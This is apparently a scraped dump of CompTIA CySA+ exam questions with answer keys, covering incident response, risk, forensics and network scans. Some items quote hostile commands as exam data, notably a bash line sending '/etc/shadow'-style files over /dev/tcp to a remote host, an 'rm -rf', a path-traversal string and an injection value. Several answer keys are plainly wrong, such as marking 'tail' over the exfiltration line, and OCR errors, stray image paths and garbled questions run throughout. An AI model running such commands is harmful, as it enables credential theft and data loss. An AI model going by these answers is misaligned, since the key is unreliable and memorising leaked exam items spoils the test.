CuramSoftware.CS0-002.v2023-05-12.q218

Exam Code:	CS0-002
Exam Name:	CompTIA Cybersecurity Analyst (CySA+) Certification Exam
Certification Provider:	CompTIA
Free Question Number:	218
Version:	v2023-05-12
# of views:	2301
# of Questions views:	2180
https://www.freepdfdumps.com/CuramSoftware.CS0-002.v2023-05-12.q218.html	

NEW QUESTION: 1
A host is spamming the network unintentionally. Which of the following control types should be used to address this situation?
A. Managerial
B. Corrective
C. Operational
D. Technical
Answer: B (LEAVE A REPLY)

NEW QUESTION: 2
An organization has the following risk mitigation policy:
Risks with a probability of 95% or greater will be addressed before all others regardless of the impact.
All other prioritization will be based on risk value.
The organization has identified the following risks:

Risk	Probability	Impact
A	95%	$110,000
B	99%	$100,000
C	50%	$120,000
D	90%	$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?
A. A, B, D, C
B. D, A, B, C
C. A, B, C, D
D. D, A, C, B
Answer: D (LEAVE A REPLY)

NEW QUESTION: 3
A company experienced a security compromise due to the inappropriate disposal of one of its hardware appliances. Sensitive information stored on the hardware appliance was not removed prior to disposal. Which of the following is the BEST manner in which to dispose of the hardware appliance?

A. Return the hardware appliance to the vendor, as the vendor is responsible for disposal.
B. Ensure the hardware appliance has the ability to encrypt the data before disposing of it.
C. Dispose of all hardware appliances securely, thoroughly, and in compliance with company policies.
D. Establish guidelines for the handling of sensitive information.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 4
After examining a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?
A. Header analysis
B. Metadata analysis
C. Data recovery
D. File carving
Answer: (SHOW ANSWER)

NEW QUESTION: 5
Which of the following attacks can be prevented by using output encoding?
A. Server-side request forgery
B. Cross-site request forgery
C. SQL injection
D. Cross-site scripting
E. Directory traversal
F. Command injection
Answer: D (LEAVE A REPLY)

NEW QUESTION: 6
A cybersecurity analyst needs to determine whether a large file named access log from a web server contains the following IoC:
../../../../bin/bash
Which of the following commands can be used to determine if the string is present in the log?
A. echo access.log | grep "../../../../bin/bash"
B. grep "../../../../bin/bash" 1 cat access.log
C. cat access.log > grep "../../../ ../bin/bash"
D. grep "../../../. ./bin/bash" < access.log
Answer: (SHOW ANSWER)

NEW QUESTION: 7
An organization has not had an incident for several month. The Chief information Security Officer (CISO) wants to move to proactive stance for security investigations.
Which of the following would BEST meet that goal?
A. Root-cause analysis
B. Advanced antivirus
C. Threat hunting

D. Information-sharing community
E. Active response
Answer: C (LEAVE A REPLY)

NEW QUESTION: 8
A threat hurting team received a new loC from an ISAC that follows a threat actor's profile and activities. Which of the following should be updated NEXT?
A. The whitelist
B. The blocklist
C. The IDS signature
D. The DNS
Answer: (SHOW ANSWER)

NEW QUESTION: 9
A cybersecurity analyst is contributing to a team hunt on an organization's endpoints.
Which of the following should the analyst do FIRST?
A. Establish a hypothesis.
B. Perform a process analysis.
C. Write detection logic.
D. Profile the threat actors and activities.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 10
A security analyst is investigating an incident that appears to have started with SOL injection against a publicly available web application. Which of the following is the FIRST step the analyst should take to prevent future attacks?
A. Modify the IDS rules to have a signature for SQL injection.
B. Take the server offline to prevent continued SQL injection attacks.
C. Ask the developers to implement parameterized SQL queries.
D. Create a WAF rule In block mode for SQL injection
Answer: A (LEAVE A REPLY)

NEW QUESTION: 11
A company recently experienced a break-in whereby a number of hardware assets were stolen through unauthorized access at the back of the building. Which of the following would BEST prevent this type of theft from occurring in the future?
A. Perimeter fencing
B. Badged entry
C. Motion detection
D. Monitored security cameras
Answer: C (LEAVE A REPLY)

NEW QUESTION: 12
A security analyst is investigating a reported phishing attempt that was received by many users throughout the company The text of one of the emails is shown below:

Office 365 User.

It looks like you account has been locked out Please click this link and follow the pfompts to restore access

Regards.

Security Team

Due to the size of the company and the high storage requirements, the company does not log DNS requests or perform packet captures of network traffic, but rt does log network flow data Which of the following commands will the analyst most likely execute NEXT?

A. tracert 122.167.40.119

B. telnet office365.com 25

C. curl http:// accountfix-office365.com/login. php

D. nslookup accountfix-office365.com

Answer: D (LEAVE A REPLY)

NEW QUESTION: 13

An information security analyst on a threat-hunting team Is working with administrators to create a hypothesis related to an internally developed web application The working hypothesis is as follows:

* Due to the nature of the industry, the application hosts sensitive data associated with many clients and Is a significant target.
* The platform Is most likely vulnerable to poor patching and Inadequate server hardening, which expose vulnerable services.
* The application is likely to be targeted with SQL injection attacks due to the large number of reporting capabilities within the application.

As a result, the systems administrator upgrades outdated service applications and validates the endpoint configuration against an industry benchmark. The analyst suggests developers receive additional training on implementing identity and access management, and also implements a WAF to protect against SQL injection attacks Which of the following BEST represents the technique in use?

A. Bundling critical assets

B. Profiling threat actors and activities

C. Reducing the attack surface area

D. Improving detection capabilities

Answer: C (LEAVE A REPLY)

NEW QUESTION: 14

industry partners from critical infrastructure organizations were victims of attacks on their SCADA devices. The attacks used privilege escalation to gain access to SCADA administration and access management solutions would help to mitigate this risk?

A. Role-based access control

B. Endpoint detection and response

C. Multifactor authentication

D. Manual access reviews

Answer: B (LEAVE A REPLY)

NEW QUESTION: 15
An IT security analyst has received an email alert regarding a vulnerability within the new fleet of vehicles the company recently purchased. Which of the following attack vectors is the vulnerability MOST likely targeting?
A. SCADA
B. CAN bus
C. Modbus
D. IoT
Answer: B (LEAVE A REPLY)
The Controller Area Network - CAN bus is a message-based protocol designed to allow the Electronic Control Units (ECUs) found in today's automobiles, as well as other devices, to communicate with each other in a reliable, priority-driven fashion. Messages or "frames" are received by all devices in the network, which does not require a host computer.

NEW QUESTION: 16
An information security analyst is reviewing backup data sets as part of a project focused on eliminating archival data sets.
Which of the following should be considered FIRST prior to disposing of the electronic data?
A. Retention standards
B. Encryption policy
C. Data sovereignty
D. Sanitization policy
Answer: A (LEAVE A REPLY)

NEW QUESTION: 17
An organization has the following policy statements:
* All emails entering or leaving the organization will be subject to inspection for malware, policy violations, and unauthorized coolant.
* AM network activity will be logged and monitored.
* Confidential data will be tagged and tracked
* Confidential data must never be transmitted in an unencrypted form.
* Confidential data must never be stored on an unencrypted mobile device.
Which of the following is the organization enforcing?
A. Acceptable use policy
B. Data management, policy
C. Encryption policy
D. Data privacy policy

Answer: D (LEAVE A REPLY)

NEW QUESTION: 18

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volg1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

A. Line 5

B. Line 2

C. Line 1

D. Line 6

E. Line 3

F. Line 4

Answer: B (LEAVE A REPLY)

NEW QUESTION: 19

A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

A. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.

C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.

D. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.

Answer: (SHOW ANSWER)

NEW QUESTION: 20

A cybersecunty analyst needs to harden a server that is currently being used as a web server The server needs to be accessible when entenng www company com into the browser Additionally web pages require frequent updates which are performed by a remote contractor Given the following output:

```
Starting Nmap 7.12 ( https://nmap.org ) at 2020-08-25 11:44
Nmap scan report for finance-server (72.56.70.94)
Host is up (0.000060s latency).
Not shown: 995 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
23/tcp    open     telnet
53/tcp    open     domain
80/tcp    open     http
443/tcp   open     https
```


Which of the following should the cybersecunty analyst recommend to harden the server? (Select TWO).

A. Change the server's IP to a private IP address


B. Disable the Telnet service

C. Change the SSH port to a non-standard port
D. Perform a vulnerability scan
E. Uninstall the DNS service
F. Block port 80 with the host-based firewall
Answer: B,D (LEAVE A REPLY)


NEW QUESTION: 21
Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient.
Which of the following controls would have MOST likely prevented this incident?
A. SSO
B. DLP
C. WAF
D. VDI
Answer: B (LEAVE A REPLY)
Reference:
incident-to-do-list/

NEW QUESTION: 22
An organization recently discovered some inconsistencies in the motherboards it received from a vendor. The organization's security team then provided guidance on how to ensure the authenticity of the motherboards it received from vendors.
Which of the following would be the BEST recommendation for the security analyst to provide'?
A. The organization should evaluate current NDAs to ensure enforceability of legal actions.
B. The organization should maintain the relationship with the vendor and enforce vulnerability scans.
C. The organization should ensure all motherboards are equipped with a TPM.
D. The organization should use a certified, trusted vendor as part of the supply chain.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 23
Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk ticket queue.
INSTRUCTIONS
Click on me ticket to see the ticket details Additional content is available on tabs within the ticket First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu If at any time you would like to bring back the initial state of the simulation, please click the Reset All button



Answer:



NEW QUESTION: 24
A company uses an FTP server to support its critical business functions The FTP server is configured as follows:
* The FTP service is running with (he data duectory configured in /opt/ftp/data.
* The FTP server hosts employees' home aVectories in /home
* Employees may store sensitive information in their home directories
An loC revealed that an FTP director/ traversal attack resulted in sensitive data loss Which of the following should a server administrator implement to reduce the risk of current and future directory traversal attacks targeted at the FTP server?
A. Run the FTP server n a chroot environment
B. Implement file-level encryption of sensitive files
C. Reconfigure the FTP server to support FTPS
D. Upgrade the FTP server to the latest version
Answer: A (LEAVE A REPLY)

NEW QUESTION: 25
Which of the following BEST identifies the appropriate use of threat intelligence as a function of detection and response?
A. To build a network segmentation strategy
B. To build a business security plan for an organization
C. To identify likely attack scenarios within an organization
D. To identify weaknesses in an organization's security posture
Answer: C (LEAVE A REPLY)

NEW QUESTION: 26
Because some clients have reported unauthorized activity on their accounts, a security analyst is reviewing network packet captures from the company's API server. A portion of a capture file is shown below:
POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="http://schemas.s/soap/envelope/"><s:Body><GetIPLocation+xmlns="http://tempuri.org/"> <request+xmlns:a="http://schemas.somesite.org"+xmlns:i="http://www.w3.org/2001/XMLSchema-instance"></s:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200 0 1006 1001 0 192.168.1.22 POST /services/v1_0/Public/Members.svc/soap <<a:Password>Password123</a:Password><a:ResetPasswordToken+i:nil="true"/> <a:ShouldImpersonatedAuthenticationBePopulated
+i:nil="true"/><a:Username>somebody@companyname.com</a:Username></request></Login></s:Body></s:Envelope> 192.168.5.66 - - api.somesite.com 200 0 11558 1712 2024 192.168.4.89 POST /services/v1_0/Public/Members.svc/soap <s:Envelope+xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><GetIPLocation +xmlns="http://tempuri.org/"> <a:IPAddress>516.7.446.605</a:IPAddress><a:ZipCode+i:nil="true"/></request></GetIPLocation></s:Body></s:Envelope> 192.168.1.22 - - api.somesite.com 200 0 1003 1011 307 192.168.1.22 POST /services/v1_0/Public/Members.svc/soap <s:Envelope +xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><IsLoggedIn+xmlns="http://tempuri.org/"> <request +xmlns:a="http://schemas.datacontract.org/2004/07/somesite.web+xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><a:Authentication> <a:ApiToken>kmL4krg2CwwWBan5BReGv5Djb7syxXTNKcWFuSjd</a:ApiToken><a:ImpersonateUserId>0</a:ImpersonateUserId><a:LocationId>161222</a:LocationId> <a:NetworkId>4</a:NetworkId><a:ProviderId>"1=1</a:ProviderId><a:UserId>13026046</a:UserId></a:Authentication></request></IsLoggedIn></s:Body></s:Envelope> 192.168.5.66 - - api.somesite.com 200 0 1378 1209 48 192.168.4.89 Which of the following MOST likely explains how the clients' accounts were compromised?
A. An XSS scripting attack was carried out on the server.
B. A SQL injection attack was carried out on the server.
C. The clients' usernames and passwords were transmitted in cleartext.
D. The clients' authentication tokens were impersonated and replayed.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 27
A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?
A. Perform fuzzing.
B. Review the firewall logs.
C. Review syslogs from critical servers.
D. Install a WAF in front of the application server.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 28
Which of the following is the BEST security practice to prevent ActiveX controls from running malicious code on a user's web application?
A. Installing network-based IPS to block malicious ActiveX code
B. Configuring a firewall to block traffic on ports that use ActiveX controls
C. Deploying HIPS to block malicious ActiveX code
D. Adjusting the web-browser settings to block ActiveX controls
Answer: D (LEAVE A REPLY)

NEW QUESTION: 29

A security analyst found an old version of OpenSSH running on a DMZ server and determined the following piece of code could have led to a command execution through an integer overflow;

```
nresp = packet_get_inf();
if (nresp > 0) {
  response = xmalloc(nresp*sizeof(char*));
  for (i = 0; i < nresp; i++)
    response[i] = packet_get_string(NULL);
}
```


Which of the following controls must be in place to prevent this vulnerability?

A. Convert all integer numbers in strings to handle the memory buffer correctly.

B. Sanitize user inputs, avoiding small numbers that cannot be handled in the memory.

C. Implement float numbers instead of integers to prevent integer overflows.

D. Use built-in functions from libraries to check and handle long numbers properly.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 30

D18912E1457D5D1DDCBD40AB3BF70D5D

A security analyst scanned an internal company subnet and discovered a host with the following Nmap output.

```
Nmap -Pn 10.233.117.0/24

Host is up (0.0021s latency)
Not shown: 987 filtered ports

PORT        STATE       SERVICE
22/tcp      open        ssh
135/tcp     open        msrpc
445/tcp     open        microsoft-ds
137/udp     open        netbios-ns
3389/tcp    open        ms-term-serv
```


Based on the output of this Nmap scan, which of the following should the analyst investigate FIRST?

A. Port 135

B. Port 3389

C. Port 22

D. Port 445

Answer: A (LEAVE A REPLY)

NEW QUESTION: 31

A vulnerability assessment solution is hosted in the cloud This solution will be used as an accurate inventory data source for both the configuration management database and the governance nsk and compliance tool An analyst has been asked to automate the data acquisition Which of the following would be the BEST way to acqutre the data'

A. CSV export

B. SOAR

C. API

D. Machine learning

Answer: C (LEAVE A REPLY)

An example of API is google weather app, using the weather channel's API to collect accurate weather data and broadcast it on goggle weather app, so google doesn't have to do it their selves

NEW QUESTION: 32

An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment One of the primary concerns is exfiltration of data by malicious insiders Which of the following controls is the MOST appropriate to mitigate risks?

A. Data deduplication

B. OS fingerprinting

C. Digital watermarking

D. Data loss prevention

Answer: (SHOW ANSWER)

NEW QUESTION: 33

Given the Nmap request below:

```
Scanner# nmap -p 22,113,139,1433 www.scannable.org -d --packet-trace
Starting Nmap(http://nmap.org)
Nmap scan report for www.scannable.org
SENT(0.0149s) ICMP SCANNER > SCANNABLE
echo request (type=8/code=0) TTL=52 ID=1929
SENT(0.0112s) TCP SCANNER:63541 > SCANNABLE:80 iplen=40 seq=99850910
RCVC(0.0179s) ICMP SCANNABLE > SCANNER echo reply(type-0/code=0 iplen=28 seq=99850910
we got a ping back for SCANNABLE: ID=48822 seq=713 checksum=16000
massping done: num_host:1 num_response:1
Initiating SYN STEALTH Scan against www.scannable.org (SCANNABLE) 3 ports at 00:47
SENT(0.0134s) TCP SCANNER:63517 > SCANNABLE:113 iplen=40 seq=1048634
SENT(0.0148s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
SENT(0.0092s) TCP SCANNER:63517 > SCANNABLE:22 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:113 > SCANNER:63517 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:22 > SCANNER:63517 iplen=40 seq=1048634
SENT(0.0097s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
The SYN STEALTH Scan took 1.25s to scan 3 total ports
Nmap Report for www.scannable.org (SCANNABLE)

PORT        STATE       SERVICE
22/tcp      open        ssh
113/tcp     closed      auth
139/tcp     filtered    netbios-ssh
1433/tcp    closed      ms-sql

Nmap done:1 10.155.187.1 (1 host)
```

Which of the following actions will an attacker be able to initiate directly against this host?

A. ARP spoofing
B. A brute-force attack
C. Password sniffing
D. An SQL injection
Answer: B (LEAVE A REPLY)

NEW QUESTION: 34
A security learn implemented a SCM as part for its security-monitoring program there is a requirement to integrate a number of sources Into the SIEM to provide better context relative to the events being processed. Which of the following BEST describes the result the security learn hopes to accomplish by adding these sources?

A. Data enrichment
B. Machine learning
C. Workflow orchestration
D. Continuous integration
Answer: A (LEAVE A REPLY)

NEW QUESTION: 35
A security analyst discovers a vulnerability on an unpatched web server that is used for testing machine learning on Bing Data sets. Exploitation of the vulnerability could cost the organization $1.5 million in lost productivity. The server is located on an isolated network segment that has a 5% chance of being compromised. Which of the following is the value of this risk?

A. $1.425 million
B. $300.000
C. $75.000

D. $1.5 million
Answer: C (LEAVE A REPLY)

NEW QUESTION: 36
The steering committee for information security management annually reviews the security incident register for the organization to look for trends and systematic issues
The steering committee wants to rank the risks based on past incidents to improve the security program for next year Below is the incident register for the organization.

Date	Department impacted	Incident	Impact
January 12	IT	SIEM log review was not performed in the month of January	- Known malicious IPs not blacklisted - No known company impact - Policy violation - Internal audit finding
March 16	HR	Termination of employee; did not remove access within 48-hour window	- No known impact - Policy violation - Internal audit finding
April 1	Engineering	Change control ticket not found	- No known impact - Policy violation - Internal audit finding
July 31	Company-wide	Service outage	- Backups failed - Unable to restore for three days - Policy violation
September 8	IT	Quarterly scans showed unpatched critical vulnerabilities (more than 90 days old)	- No known impact - Policy violation - Internal audit finding
November 24	Company-wide	Ransomware attack	- Backups failed - Unable to restore for five days - Policy violation
December 26	IT	Lost laptop at airport	- Cost of laptop $1,250

Which of the following should the organization consider investing in FIRST due to the potential impact of availability?
A. Hire a managed service provider to help with vulnerability management
B. Build a warm site in case of system outages
C. Invest in a failover and redundant system, as necessary
D. Hire additional staff for the IT department to assist with vulnerability management and log review
Answer: C (LEAVE A REPLY)
Both on July 31 and November 24, the organization could not restore multiple days due to missing disaster recovery plan. Therefore, failover systems are very important for this organization.

NEW QUESTION: 37
A threat intelligence analyst has received multiple reports that are suspected to be about the same advanced persistent threat. To which of the following steps in the intelligence cycle would this map?
A. Feedback
B. Collection
C. Requirements
D. Dissemination
E. Analysis
Answer: (SHOW ANSWER)

NEW QUESTION: 38
Which of the following is MOST dangerous to the client environment during a vulnerability assessment penetration test?

A. There is a shorter period of time to assess the environment
B. No status reports are included with the assessment.
C. The testing is outside the contractual scope
D. There is a longer period of time to assess the environment.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 39
A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcghee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?
A. The system is running a DoS attack against ajgidwle.com.
B. Malware is attempting to beacon to 128.50.100.3.
C. Data is being exfiltrated over DNS.
D. The system is scanning ajgidwle.com for PII.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 40
A company's legal department is concerned that its incident response plan does not cover the countless ways security incidents can occur They have asked a security analyst to help tailor the response plan to provide broad coverage for many situations. Which of the following is the BEST way to achieve this goal?
A. Focus on common attack vectors first.
B. Focus on incidents that have a high chance of reputation harm.
C. Focus on incidents that may require law enforcement support.
D. Focus on incidents that affect critical systems.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 41
A security analyst needs to provide a copy of a hard drive for forensic analysis. Which of the following would allow the analyst to perform the task?
A)

```
dcfldd if=/dev/one of=/mnt/usb/evidence.bin hash=md5,sha1 hashlog=/mnt/usb/evidence.bin.hashlog
```

B)

```
dd if=/dev/sda of=/mnt/usb/evidence.bin bs=4096; sha512sum /mnt/usb/evidence.bin > /mnt/usb/evidence.bin.hash
```

C)

```
tar -zcf /mnt/usb/evidence.tar.gz / -except /mnt ;sha256sum /mnt/usb/evidence.tar.gz > /mnt/usb/evidence.tar.gz.hash
```

D)

```
find / -type f -exec cp {} /mnt/usb/evidence/ \; shalsum /mnt/usb/evidence/* > /mnt/usb/evidence/evidence.hash
```

A. Option B
B. Option A
C. Option D

D. Option C
Answer: A (LEAVE A REPLY)

NEW QUESTION: 42
While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.
To provide the MOST secure access model in this scenario, the jumpbox should be .
A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
B. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.
C. bridged between the IT and operational technology networks to allow authenticated access.
D. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 43
An internally developed file-monitoring system identified the following except as causing a program to crash often:

```
char filedata[100];
fp = fopen("access.log", "r");
srtcopy(filedata,fp);
printf("%s\n", filedata);
```

Which of the following should a security analyst recommend to fix the issue?
A. Increase the size of the file data buffer
B. Replace the strcpv function.
C. Open the access.log file ri read/write mode.
D. Perform input samtizaton
Answer: C (LEAVE A REPLY)

NEW QUESTION: 44
A security analyst needs to obtain the footprint of the network. The footprint must identify the following information;
* TCP and UDP services running on a targeted system
* Types of operating systems and versions
* Specific applications and versions
Which of the following tools should the analyst use to obtain the data?
A. ZAP
B. Nmap
C. Prowler
D. Reaver
Answer: B (LEAVE A REPLY)

NEW QUESTION: 45
Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?
A. Waterfall
B. Dynamic code analysis

C. Agile
D. SDLC
Answer: C (LEAVE A REPLY)

NEW QUESTION: 46
Which of the following BEST describes what an organizations incident response plan should cover regarding how the organization handles public or private disclosures of an incident?
A. The disclosure section should contain language explaining how the organization will reduce the likelihood of the incident from happening m the future.
B. The disclosure section should include the names and contact information of key employees who are needed for incident resolution
C. The disclosure section should focus on how to reduce the likelihood customers will leave due to the incident.
D. The disclosure section should contain the organization's legal and regulatory requirements regarding disclosures.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 47
It is important to parameterize queries to prevent:
A. the execution of unauthorized actions against a database.
B. a memory overflow that executes code with elevated privileges.
C. the esrtablishment of a web shell that would allow unauthorized access.
D. the queries from using an outdated library with security vulnerabilities.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 48
